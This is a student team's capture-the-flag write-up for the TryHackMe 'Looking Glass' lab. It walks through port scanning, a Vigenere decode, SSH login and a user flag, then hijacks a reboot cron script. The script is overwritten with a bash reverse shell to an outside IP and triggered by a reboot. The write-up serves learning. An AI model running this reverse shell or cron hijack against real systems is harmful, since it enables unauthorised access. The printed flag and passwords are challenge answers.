

# PenTest 1

## ROOM A

### Hack Me No

#### Members

ID	Name	Role
1211102630	Chan Kar Kin	Leader
1211100925	Ang Jin Nan	Member
1211103311	Ng Yun Shi	Member
1211102777	Tai Qi Tong	Member


## **Step 1: Recon and Enumeration (Gather Data)**

**Members Involved:** Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong

**Tools used:** Kali Linux, Firefox

**Thought Process and Methodology and Attempts:**

We first start by scanning all open ports using nmap.



The screenshot shows a terminal window titled "PSP Writeup - Google Chrome". The command run is \$ nmap -A 10.10.181.83. The output shows the following results:

```
(1211100925㉿kali)-[~]
$ nmap -A 10.10.181.83
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 20:55 EDT
Nmap scan report for 10.10.181.83
Host is up (0.20s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9000/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9010/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9011/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9040/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9050/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9071/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9080/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9081/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9090/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9091/tcp  open  ssh          Dropbear sshd (protocol 2.0)
```

To find the correct ports, we tested some of the port numbers using the ssh command and found that there are two outputs which are Lower and Higher. After trying some times, we found that this is a clue to let us determine the correct port number.

```
(1211100925㉿kali)-[~]
$ ssh -p 9100 test@10.10.181.83
Lower
Connection to 10.10.181.83 closed.

(1211100925㉿kali)-[~]
$ ssh -p 13917 test@10.10.181.83
Higher
Connection to 10.10.181.83 closed.
```

After a few tries, we limit it within the range of 10025 to 10082 and use a loop to found the correct port number. When the connection to the port number 10028, a text appeared.

```
(1211100925㉿kali)-[~]
$ for i in $(seq 10025 10082); do echo "connecting to port $i"; ssh -o 'LogLevel=ERROR' -o 'StrictHostKeyChecking=no' -p $i test@10.10.252.219;done | grep -vE 'Lower|Higher'

connecting to port 10025
Connection to 10.10.252.219 closed.
connecting to port 10026
Connection to 10.10.252.219 closed.
connecting to port 10027
Connection to 10.10.252.219 closed.
connecting to port 10028
You've found the real service.
Solve the challenge to get access to the box 26 (1).png
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowl
Fqs ncix hrd rxtbmi bp bwl arul; PSP0201-Week-2-HackMeNo
Elw bpmte pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztql.
'Fvhve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwpx sbai, tst jlbai vppa grmj!l
Bplhrf xag Rjinlu imro, pud tlmp PSP0201-Week-4-HackMeNo
Bwl jintmofh Iaohxtachxta!''

Oi tzdr hjw oqzehp jpvvd tc oaoh: PSP0201-Week-5-HackMeNo
Eqvv amdx ale xpuxpqx hwt oi jhbkh-- PSP0201-Week-6-HackMeNo
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puuh jmvsd lloimi bp bwvyxaa. PSP0201-Week-6-HackMeNo

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt, Screenshot_2022-07-25_20_35_53.png
Jani pjqumpzgn xhcdbgi xag bjskvr dsso,
Pud cykdttk ej ba gaxt! Screenshot_2022-07-25_20_51_28.png

Vnf, xpq! Wcl, xnh! Hrd ewayovka cvs alihbh
Ewl vpviict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae Screenshot_2022-07-25_21_02_28.png
Lx ymca krebqpsxug cevm.

'Ick lrla xhzjk zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mtmhjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gogl aoh zkugsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxxhfe.
Jdbi tivtmi pw sxderpIoeKeudmgdstd
```

By looking at the text, we know that we have to decode it to find the actual text. We then proceed to search for an online vigenere solver to decode the text.

The screenshot shows a web-based Vigenere cipher solver. On the left, there's a sidebar with news and announcements. The main area has a 'Cipher Text' input field containing encoded text, and a 'Break Cipher' button. It also includes dropdowns for 'Cipher Variant' (set to 'Classical Vigenere'), 'Language' (set to 'German'), and 'Key Length' (set to '15-20'). Below these are buttons for 'Clear Cipher Text' and 'Break Cipher'. The 'Result' section shows the decrypted text, which includes a header 'Clear text using key "thealphabetcipher":' followed by the decrypted poem 'Jabberwocky' by Lewis Carroll.

Cipher Text:  
'Mdes mpplmmz, cvs alv lsmtns awil  
Fgs ncix hrd rxthni bp bwl arul;  
Elw bpmtc pgzt alv uvvordet,  
Eqf bwl qffl vaewz ovxztiql.  
  
'Fvphive ewl Jbfuglygb, ff woy!  
Ioe kepu bwhx shai, tct jibal vppa grmj!'  
Bphrf xag Rjinlu imro, pud tlmp  
Bwl jintmofh Iachxtachxta!'

Cipher Variant: Classical Vigenere

Language: German

Key Length: 15-20

Break Cipher

Result

Clear text [hide]

Clear text using key "thealphabetcipher":

He chortled in his joy.  
  
'Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
Your secret is bewareTheJabberwock

By looking at the decoded text, we found a secret text at the end of the poem.

### Clear text [hide]

Clear text using key "thealphabetcipher":

He chortled in his joy.  
  
'Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
Your secret is bewareTheJabberwock

After knowing the secret text, we proceeded to connect the correct port number again. The poem appeared and a “Enter Secret: ” text appeared at the end of the poem. We tried by entering the secret text at the “Enter Secret: ” section. The password for the user Jabberwock appeared.

```
PSP Writeup - Google Drive + 1211100925@kali:~  
File Actions Edit View Help  
└──(1211100925@kali)-[~]  
$ ssh -p 10028 test@10.10.252.219  
You've found the real service.  
Solve the challenge to get access to the box  
Jabberwocky  
'Mdes mgplmmz, cvs alv lsmtsn aowil  
Fqs ncix hrd rxtbmi bp bwl arul;  
Elw bpmtc pgzt alv uvvordcet,  
Egf bwl qffl vaewz ovxztiql.  
  
'Fvphve ewl Jbfugzlvgb, ff woy!  
Ioe kepu bwhx sbai, tst jlbai vppa grmj!'  
Bplhrf xag Rjinlu imro, pud tlsp 2022-07-26 (1).png  
Bwl jintmofh Iaohtachxta!'  
  
Oi tzdr hjw oqzehp jpvvd tc oaoh: PSP0201-Week-2-HackMeNo  
Eqvv amdx ale xpuxpqx hwt oi jhbkh--  
Hv rfwmgl wl fp moi Tfbaun xkgm,  
Puh jmvsd lloimi bp bwvyxaa. PSP0201-Week-3-HackMeNo  
  
Eno pz io yyhqho xyhbkh wl sushf,  
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt, PSP0201-Week-4-HackMeNo  
Jani pjqumpzgn xhcdbsgi xag bjskvr dsoo,  
Pud cykddtk ej ba gaxt! PSP0201-Week-5-HackMeNo  
  
Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh  
Ewl vpviict qseux dine huidoxt-achgb!  
Al peqi pt eitf, ick azmo mtd wlae PSP0201-Week-6-HackMeNo  
Lx ymca krebqpsxug cevm.  
  
'Ick lrla xhzj zlbmg vpt Qesulvwzrr? Screenshot_2022-07-25_20_35_53.png  
Cpqx vw bf eifz, qy mthmjwa dwn!  
V jitinofh kaz! Gtntdvl! Ttspaj!'  
Wl ciskvttk me apw jzn. Screenshot_2022-07-25_20_51_28.png  
  
'Awbw utqasmx, tuh tst zljxaa bdcij  
Wph gjgl aoh zkuqsi zg ale hpie; Screenshot_2022-07-25_21_02_28.png  
Bpe oqbzc nxyi tst iosszqdtz,  
Eew ale xdte semja dbxxkhfe.  
Jdbc tivtmi pw sxderpIoeKeudmgstd Screenshot_2022-07-26_00_06_53.png  
Enter Secret:  
jabberwock:ListenedIntroducedMarketplacePolitely  
Connection to 10.10.252.219 closed.
```

**Final Result:**

Jin Nan found the correct port number that is used. We got the password for the user Jabberwock and the secret from the decoded text.

## **Step 2: Initial Foothold (Gain the first reverse shell)**

*Answer the questions below*

Get the user flag.

Answer format: \*\*\*{\*\*\*\*\*}

 Submit

 Hint

**Members Involved:** Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong

**Tools used:** Kali Linux, Firefox

**Thought Process and Methodology and Attempts:**

Once we successfully get the username and password of jabberwock, we authenticate through SSH credentials on port 22. By entering whoami, we then double-checked that we were accessing as user jabberwock.

```
File Actions Edit View Help
Enter Secret:
jabberwock:StrokeRushedReplyExcited
Connection to 10.10.48.255 closed.

[1211103311@kali:~]
$ ssh jabberwock@10.10.48.255 -p 22 10.10.48.255
The authenticity of host '10.10.48.255 (10.10.48.255)' can't
be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpldwXgz
R3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses
:
    ~/.ssh/known_hosts:104: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.48.255' (ED25519) to the li
st of known hosts.
jabberwock@10.10.48.255's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ whoami
jabberwock
jabberwock@looking-glass:~$ pwd
/home/jabberwock
```

We then view the content in jabberwock by typing 'ls'. It listed out three things which are poem.txt, twasBrillig.sh and user.txt. We then use cat commands to view content in each file. There is simply one poem in poem.txt.

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat poem.txt
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

'Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!'

He took his vorpal sword in hand:
Long time the manxome foe he sought--
So rested he by the Tumtum tree,
And stood awhile in thought.

    *
And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And babbled as it came!

One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.

'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.'
```

Meanwhile in twasBrillig.sh, we can realise that it is a bash script.

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
```

Next, in the user.txt, we can find a mirrored flag that needs us to reverse back before answering any question.

```
jabberwock@looking-glass:~$ ls  
poem.txt  twasBrillig.sh  user.txt  
jabberwock@looking-glass:~$ cat user.txt  
}32a911966cab2d643f5d57d9e0173d56{mht
```

We then search for online tools to help us reverse our flag. We copy the mirrored flag and paste it in the online converter.

The screenshot shows a web-based application titled "Reverse Text Converter". It has a text input field containing the mirrored flag: }32a911966cab2d643f5d57d9e0173d56{mht. Below the input field are four buttons: "Generate Reverse Text" (orange), "Mirror Text" (orange), "Reset" (brown), and "Copy to Clipboard" (blue). The background is light blue with a white input area.

Once we generate reverse text, we finally get our first user flag which is  
thm{65d3710e9d75d5f346d2bac669119a23}

The screenshot shows the same "Reverse Text Converter" tool after generating the reverse text. The input field now contains the reversed flag: thm{65d3710e9d75d5f346d2bac669119a23}. The buttons below the input field remain the same: "Generate Reverse Text" (orange), "Mirror Text" (orange), "Reset" (brown), and "Copy to Clipboard" (blue).

Then, we use the sudo -l -l command to see if we have the ability to execute commands with elevated privileges. We saw that jabberwock can reboot as root without any password.

```
Wat $((cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ sudo -l -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User jabberwock may run the following commands on
looking-glass:

Sudoers entry:
RunAsUsers: root
Options: !authenticate
Commands:
/sbin/reboot
```

By using cat command, we view whether cron jobs is running or not and what we get for the result is we saw that another user named tweedledum is running a crontab.

```
/sbin/reboot
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab
'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fi
elds,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr
/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.
hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / &
& run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / &
& run-parts --report /etc/cron.weekly )
52 6      1 * * *  root    test -x /usr/sbin/anacron || ( cd / &
& run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

### **Final Result:**

We got a foothold in the first reverse shell. Later, upon verification of the flag, Yunshi placed the flag into the TryHackMe site and got the confirmation.

*Answer the questions below*

Get the user flag.

thm{65d3710e9d75d5f346d2bac669119a23}

Correct Answer

💡 Hint

### **Step 3: Horizontal Privilege Escalation (If any, if you pivot to other users)**

+100 Get the root flag.

Answer Format: \*\*\*{\*\*\*\*\*}

 Submit


**Members Involved:** Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong

**Tools used:** Kali Linux, Firefox

**Thought Process and Methodology and Attempts:**


#### **Horizontal Privilege Escalation (From Jabberwock to Tweedledum)**

We opened the web browser reverse shell generator in order to gain and copy the reverse shell code.



The screenshot shows the RevShells.com Reverse Shell Generator interface. The IP & Port section has 'IP' set to 10.18.26.75 and 'Port' set to 1234. The Listener section shows a command: nc -lvpn 1234, with 'Type' set to nc and a 'Copy' button. The OS dropdown is set to All. The OS list includes Bash -i, Bash 196, Bash read line, Bash 5, Bash udp, nc mkfifo, nc -e, and nc.exe -e. The Reverse tab is selected. The URL in the browser's address bar is https://www.revshells.com.


We returned to the command prompt and opened twasBrillig.sh file followed by rewriting the content by pasting the reverse shell we just copied.



The screenshot shows a terminal window titled "TryHackMe | Looking Glass". It's running the "GNU nano 2.9.3" editor. Inside the editor, there is a single line of code: "sh -i >& /dev/tcp/10.10.136.37/1234 0>&1". Below the editor, there is a table with three columns: "Title", "IP Address", and "Expires". The table has one row with the values "Looking Glass", "10.10.136.37", and "58m 43s".


Title	IP Address	Expires
Looking Glass	10.10.136.37	58m 43s

After we saved the twasBrillig.sh file, we opened up a listener.




The screenshot shows a terminal window with a user ID of "1211102777@kali". The user runs "sudo nc -lvpn 1234" to start a listener. A password prompt appears: "[sudo] password for 1211102777:". The user responds with the password. The message "[listening on [any] 1234 ...]" is displayed, indicating the listener is active.

We then escalated to user tweedledum by reboot our machine with the command 'sudo reboot'



The screenshot shows a terminal window where the user runs "sudo reboot". The system responds with "Connection to 10.10.48.255 closed by remote host." and "Connection to 10.10.48.255 closed." This indicates the machine has been successfully rebooted.

